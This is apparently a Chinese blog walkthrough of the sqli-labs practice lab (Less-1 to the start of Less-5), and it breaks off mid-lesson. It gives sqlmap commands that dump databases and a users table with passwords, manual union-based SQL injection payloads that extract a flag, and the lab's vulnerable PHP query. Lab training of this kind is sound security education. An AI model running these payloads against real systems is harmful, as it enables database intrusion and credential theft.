
payload: `python sqlmap.py -u http://127.0.0.1/sqli-labs-master/Less-1/?id=1 --dbs`



```
[19:01:45] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[19:01:45] [INFO] fetching database names
[19:01:45] [INFO] used SQL query returns 12 entries
[19:01:45] [INFO] resumed: 'information_schema'
[19:01:45] [INFO] resumed: 'challenges'
[19:01:45] [INFO] resumed: 'class'
[19:01:45] [INFO] resumed: 'day1'
[19:01:45] [INFO] resumed: 'dvwa'
[19:01:45] [INFO] resumed: 'mysql'
[19:01:45] [INFO] resumed: 'performance_schema'
[19:01:45] [INFO] resumed: 'pikachu'
[19:01:45] [INFO] resumed: 'pkxss'
[19:01:45] [INFO] resumed: 'security'
[19:01:45] [INFO] resumed: 'student'
[19:01:45] [INFO] resumed: 'test'
available databases [12]:
[*] challenges
[*] class
[*] day1
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] pikachu
[*] pkxss
[*] security
[*] student
[*] test
```

爆库security中的表名


payload: `python sqlmap.py -u http://127.0.0.1/sqli-labs-master/Less-1/?id=1 -D security --tables`



```
[19:04:38] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[19:04:38] [INFO] fetching tables for database: 'security'
[19:04:38] [INFO] used SQL query returns 4 entries
[19:04:38] [INFO] resumed: 'emails'
[19:04:38] [INFO] resumed: 'referers'
[19:04:38] [INFO] resumed: 'uagents'
[19:04:38] [INFO] resumed: 'users'
Database: security
[4 tables]
+----------+
| emails   |
| referers |
| uagents  |
| users    |
+----------+
```

爆表users中的字段名

payload: `python sqlmap.py -u http://127.0.0.1/sqli-labs-master/Less-1/?id=1 -D security -T users --columns`




```
---
[19:07:08] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[19:07:08] [INFO] fetching columns for table 'users' in database 'security'
[19:07:08] [INFO] used SQL query returns 3 entries
[19:07:08] [INFO] resumed: 'id','int(3)'
[19:07:08] [INFO] resumed: 'username','varchar(20)'
[19:07:08] [INFO] resumed: 'password','varchar(20)'
Database: security
Table: users
[3 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| id       | int(3)      |
| password | varchar(20) |
| username | varchar(20) |
+----------+-------------+
```

爆内容

payload: `python sqlmap.py -u http://127.0.0.1/sqli-labs-master/Less-1/?id=1 -D security -T users -C`

```
id,username,password --dump
```



```
[19:10:05] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[19:10:05] [INFO] fetching entries of column(s) 'id, password, username' for table 'users' in database 'security'
[19:10:05] [INFO] used SQL query returns 13 entries
[19:10:05] [INFO] resumed: '1','Dumb','Dumb'
[19:10:05] [INFO] resumed: '2','I-kill-you','Angelina'
[19:10:05] [INFO] resumed: '3','p@ssword','Dummy'
[19:10:05] [INFO] resumed: '4','crappy','secure'
[19:10:05] [INFO] resumed: '5','stupidity','stupid'
[19:10:05] [INFO] resumed: '6','genious','superman'
[19:10:05] [INFO] resumed: '7','mob!le','batman'
[19:10:05] [INFO] resumed: '8','admin','admin'
[19:10:05] [INFO] resumed: '9','admin1','admin1'
[19:10:05] [INFO] resumed: '10','admin2','admin2'
[19:10:05] [INFO] resumed: '11','admin3','admin3'
[19:10:05] [INFO] resumed: '12','dumbo','dhakkan'
[19:10:05] [INFO] resumed: '14','admin4','admin4'
Database: security
Table: users
[13 entries]
+----+----------+------------+
| id | username | password   |
+----+----------+------------+
| 1  | Dumb     | Dumb       |
| 2  | Angelina | I-kill-you |
| 3  | Dummy    | p@ssword   |
| 4  | secure   | crappy     |
| 5  | stupid   | stupidity  |
| 6  | superman | genious    |
| 7  | batman   | mob!le     |
| 8  | admin    | admin      |
| 9  | admin1   | admin1     |
| 10 | admin2   | admin2     |
| 11 | admin3   | admin3     |
| 12 | dhakkan  | dumbo      |
| 14 | admin4   | admin4     |
+----+----------+------------+
```

https://blog.csdn.net/Lynx9528

Game Over~~


后面内容每道题仅介绍一种方式进行注入测试

Less-2 基于错误的GET整型注入

类似于Less-1,甚至还比Less-1要简单----->>>话不多说,直接开干

先丢个单引号试试水,发现直接报错

`http://127.0.0.1/sqli-labs-master/Less-2/?id=1'`


127.0.0.1/sqli-labs-master/Less-2/?id=1'
最常访问
常用网址
靶场
移动设备上的书签
SQLI DUMB SERIES-2
https://blog.csdn.net/Lynx9528

Welcome Dhakkan
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' LIMIT 0,1' at line 1

报错内容:`You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' LIMIT 0,1' at line 1`


由单引号中内容可猜想sql语句:(整型注入)

`select * from users where id=1;`

或者也可以通过布尔值报错的方式判断是否为整型注入

先用and 1=1 试试, and表示并列,只有当and两边均为true时才为真


`http://127.0.0.1/sqli-labs-master/Less-2/?id=1 and 1=1--+`



127.0.0.1/sqli-labs-master/Less-2/?id=1 and 1=1--+

Welcome Dhakkan
Your Login name:Dumb
Your Password:Dumb

发现正常回显, 再用and 1=2 试试



127.0.0.1/sqli-labs-master/Less-2/?id=1 and 1=2--+

Welcome Dhakkan


发现无回显, 说明 and 后面的内容参与后台数据库逻辑运算, 可判断此处存在注入, 而且是整型注入

1. 用order by 爆字段数

> payload: `http://127.0.0.1/sqli-labs-master/Less-2/?id=1 order by 3 --+`

2. 爆数据库名

> payload: `http://127.0.0.1/sqli-labs-master/Less-1/?id=-1' union select 1,database(),3--+`
> 也可以以用
> `http://127.0.0.1/sqli-labs-master/Less-2/?id=-1 union select 1,group_concat(schema_name),3 from information_schema.schemata--+`
> 爆所有数据库




127.0.0.1/sqli-labs-master/Less-2/?id=-1 union select 1,group_concat(schema_na

Welcome Dhakkan
Your Login
name:information_schema,challenges,class,day1,dvwa,mysql,performance_schema,pikachu,pkxss,security,student,test
Your Password:3

3. 爆表名(换个库玩玩,爆一下day1中的表)

payload: `http://127.0.0.1/sqli-labs-master/Less-2/?id=-1 union select 1,group_concat(table_name),3 from information_schema.tables where table_schema='day1--+`


127.0.0.1/sqli-labs-master/Less-2/?id=-1 union select 1,group_concat(table_nam


Welcome Dhakkan
Your Login name:flag,users
Your Password:3

SQLI DUMB SERIES-2

https://blog.csdn.net/Lynx9528

4. 爆字段名(flag表中的字段)

payload: `http://127.0.0.1/sqli-labs-master/Less-2/?id=-1 union select 1,group_concat(column_name),3 from information_schema.columns where table_name='flag'--+`


127.0.0.1/sqli-labs-master/Less-2/?id=-1 union select 1,group_concat(column_na

Welcome Dhakkan
Your Login name:flag
Your Password:3


SQLI DUMB SERIES-2

https://blog.csdn.net/Lynx9528

发现只有一个字段, 字段名也为flag

5. 爆内容

payload: `http://127.0.0.1/sqli-labs-master/Less-2/?id=-1 union select 1,flag,3 from day1.flag--+`


127.0.0.1/sqli-labs-master/Less-2/?id=-1 union select 1,flag,3%20 from day1.flag

Welcome Dhakkan
Your Login name:HRCTF{1n0rrY_i3_Vu1n3rab13}
Your Password:3


SQLI DUMB SERIES-2

https://blog.csdn.net/Lynx9528

成功爆出flag, Game Over
如果想要爆数据库security, 操作与Less-1类似…
Game Over~~

Less-3 基于错误的GET单引号变形字符型注入


输入单引号,报错


127.0.0.1/sqli-labs-master/Less-3/?id=1'

Welcome Dhakkan
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'') LIMIT 0,1' at line 1


根据报错信息单引号中的内容可猜测SQL语句为:
select * from 表名 where id=(‘1’) …
用布尔报错证明:

payload: `?id=1' and 1=1--+`


127.0.0.1/sqli-labs-master/Less-3/?id=1' and 1=1--+

Welcome Dhakkan
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1

还是报错,加有括号( ))试试
payload: `?id=1') and 1=1--+`


127.0.0.1/sqli-labs-master/Less-3/?id=1') and 1=1--+

Welcome Dhakkan
Your Login name:Dumb
Your Password:Dumb

发现加括号后回显正常,证明猜想正确
也可以看看源码:(推荐做完题看源码, 了解php传参语句, 过滤语句)

```

$sql="SELECT * FROM users WHERE id=('$id') LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);

```

源码显示结果也与猜想一致

然后就依次:

- 爆库
- 爆表
- 爆字段
- 爆内容

具体操作步骤同上面Less-1和Less-2

Less-4 基于错误的GET双引号字符型注入

`与Less-3几乎一样，将payload中的单引号换做双引号就OK`

Less-5 双注入GET单引号字符型注入


输入单引号,报错,输入两个单引号,正常回显,可判断此处存在注入
通过布尔进行验证猜想

`payload1: ?id=1' and 1=1`

`payload2: ?id=1' and 1=2`

发现and后面为真时, 有回显，为假时无回显

- 为真时:



127.0.0.1/sqli-labs-master/Less-5/?id=1' and 1=1--+

Welcome Dhakkan
You are in...........

SQLI DUMB SERIES-5

https://blog.csdn.net/Lynx9528

- 为假时:

